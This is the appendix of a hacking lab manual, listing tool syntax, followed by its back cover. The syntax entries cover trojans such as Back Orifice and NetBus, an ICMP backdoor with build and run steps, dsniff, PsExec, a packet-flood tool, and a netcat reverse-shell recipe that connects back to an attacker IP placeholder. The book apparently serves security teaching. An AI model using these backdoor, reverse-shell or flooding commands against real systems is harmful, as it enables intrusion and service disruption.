	RockXP	Syntax options within the GUI.
	WHCC Scan	Syntax options within the GUI.
Chapter 9	NetStumbler	Syntax options within the GUI.
	Back Orifice	Syntax options within the GUI.
	NetBus	Syntax options within the GUI.
	Sneaky-Sneaky	*Usage:* Before you compile you should set your own session_id in config.h! To install the server just type

Chapter	Tool	Syntax

Chapter 9 (continued)	**Sneaky-Sneaky**	`make server`
		and run ./ibd-server <icmpcode>.
		<icmpcode> is the code that is used by the server to send packets. For possible codes look below.
		To install the client, type
		`make client`
		and run ./ibd-client <host> <icmpcode>; <host> is the host to connect to; for <icmpcode>, see above.
		Do not use interactive programs like vi, pine, etc., with this backdoor because it does not create a streaming connection.
		Possible icmpcodes:
		0 Echo Reply
		5 Redirect
		8 Echo Request
		9 Router advertisement
		10 Router solicitation
		13 Timestamp request
		14 Timestamp reply
		15 Information request
		16 Information reply
		17 AddressMask request
		18 AdressMask reply

	Streaming Files	*To stream:*
		`cp <file to stream><file to stream into:file to stream>`
		To unstream:
		`cp <File streamed into><file streamed:file streamed into>`

	Ettercap	Syntax options within the GUI.

	Dsniff	`dsniff [-c] [-d] [-m] [-n] [-i interface]`
		`[-s snaplen] [-f services]`
		`[-t trigger[,...]]] [-r|-w savefile]`
		`[expression]`
		Options:
		-c Perform half-duplex TCP stream reassembly to handle asymmetrically routed traffic (such as when using arpspoof(8) to intercept client traffic bound for the local gateway).

Chapter	Tool	Syntax
Chapter 9 (continued)	**Dsniff**	**-d** Enable debugging mode. **-m** Enable automatic protocol detection. **-n** Do not resolve IP addresses to hostnames. **-i interface** Specify the interface to listen on. **-s snaplen** Analyze at most the first snaplen bytes of each TCP connection, rather than the default of 1024. **-f services** Load triggers from a services file. **-t trigger[,...]** Load triggers from a comma-separated list, specified as port/proto=service (e.g., 80/tcp=http). **-r savefile** Read sniffed sessions from a savefile created with the **-w** option. **-w file** Write sniffed sessions to savefile rather than parsing and printing them out. **expression** Specify a tcpdump(8) filter expression to select traffic to sniff.
	Achilles	Syntax options within the GUI.
	Netcat	See above.

	Reverse Shell	Open a listening netcat session on the attacker's computer:
		`nc -l -n -v -p 8080`
		Initiate the connection to the attacker from the target computer:
		`rx <attacker IP Address>`

Chapter 10	**PortMapper**	Syntax options within the GUI.
	Elitewrap	`elitewrap.exe [scriptfile]` Syntax options within the GUI.
	Fpipe	`FPipe [-hvu?] [-lrs <port>] [-i IP] IP` *Options:* **-?/-h** Shows this help text. **-c** Maximum allowed simultaneous TCP connections. Default is 32. **-i** Listening interface IP address. **-l** Listening port number. **-r** Remote port number. **-s** Outbound source port number. **-u** UDP mode. **-v** Verbose mode.

Chapter	Tool	Syntax
Chapter 10 (continued)	**Fpipe**	Example: `fpipe -l 53 -s 53 -r 80 192.168.1.101` This would set the program to listen for connections on port 53 and when a local connection is detected, a further connection will be made to port 80 of the remote machine at 192.168.1.101 with the source port for that outbound connection being set to 53 also. Data sent to and from the connected machines will be passed through.
	PsExec	*Usage:* `psexec [\\computer[,computer[,..] | @file ] [-u user [-p psswd]][-n s][-s|-e][-i][-c [-f|-v]][-d][-w directory][-<priority>] [-a n,n,...] cmd [arguments]` *Options:* **computer** Direct PsExec to run the application on the computer or computers specified. If you omit the computer name, PsExec runs the application on the local system and if you enter a computer name of "\\*" PsExec runs the applications on all computers in the current domain. **@file** Directs PsExec to run the command on each computer listed in the text file specified. **-a** Separate processors on which the application can run with commas where 1 is the lowest numbered CPU. For example, to run the application on CPU 2 and CPU 4, enter: -a 2,4. **-c** Copy the specified program to the remote system for execution. If you omit this option then the application must be in the system's path on the remote system. **-d** Do not wait for the application to terminate. Only use this option for non-interactive applications. **-e** Loads the specified account's profile. **-f** Copy the specified program to the remote system even if the file already exists on the remote system. **-i** Run the program so that it interacts with the desktop on the remote system. **-n** Specifies timeout in seconds connecting to remote computers.

Chapter	Tool	Syntax
Chapter 10 (continued)	**PsExec**	**-p** Specifies optional password for username. If you omit this you will be prompted to enter a hidden password. **-s** Run remote process in the System account. **-u** Specifies optional username for login to remote computer. **-v** Copy the specified file only if it has a higher version number or is newer on than the one on the remote system. **-w** Set the working directory of the process (relative to the remote computer). **-priority** Specifies -low, -belownormal, -abovenormal, -high or -realtime to run the process at a different priority. **Program** Name of the program to execute. **Arguments** Arguments to pass (note that file paths must be absolute paths on the target system).


	TCP Relay	`netwox number [ parameters... ]`
		`netwox number --help`
		`netwox number --help2`
		`netwox`
		NETWOX provides a step-by-step interactive session.

Chapter 11	**RafaleX**	Syntax options within the GUI.
	Trash2.c	*Usage:* `./trash2 [dest_ip] [# of packets]` **[*] [ip dest]** Example: 10.10.10.10. **[*] {number]** Example: 100.

Index

Information Technology

PRACTICAL HACKING TECHNIQUES AND COUNTERMEASURES



Mark D. Spivey, CISSP

Examining computer security from the hacker's perspective, ***Practical Hacking Techniques and Countermeasures*** employs the use of virtual computers to illustrate how an attack is executed, including the script, compilation, and results. Readers can experiment firsthand with hacking techniques without the fear of corrupting computers or violating existing laws.

Its easy-to-use lab manual presentation begins with instructions on how to install VMware® Workstation and proceeds to guide users through detailed hacking labs enabling them to experience what a hacker actually does during an attack. The labs cover social engineering techniques, footprinting techniques, and scanning tools. Later labs examine spoofing and sniffing techniques, password cracking, and attack tools. Identifying wireless attacks, this manual also explores Trojans, Man-in-the-Middle (MTM), and Denial of Service (DoS) attacks.

By understanding how an attack is conceptualized, formulated, and performed, readers can learn how to defend against attacks. Valuable information is included for constructing a system to defend against attacks by securing your own computer or corporate network.

Features

- Provides detailed examples of attacks on Windows and Linux
- Contains more than 1100 screenshots for easily verified results
- Details Linux script compilation and use
- Lists the complete syntax for tools used throughout the book
- Includes an accompanying CD-ROM with the tools to duplicate each lab

COMPACT disc DIGITAL DATA

Auerbach Publications
Taylor & Francis Group
an informa business
www.taylorandfrancisgroup.com

6000 Broken Sound Parkway, NW
Suite 300, Boca Raton, FL 33487
270 Madison Avenue
New York, NY 10016

AU7057
ISBN 0-8493-7057-4
90000
9 780849 370571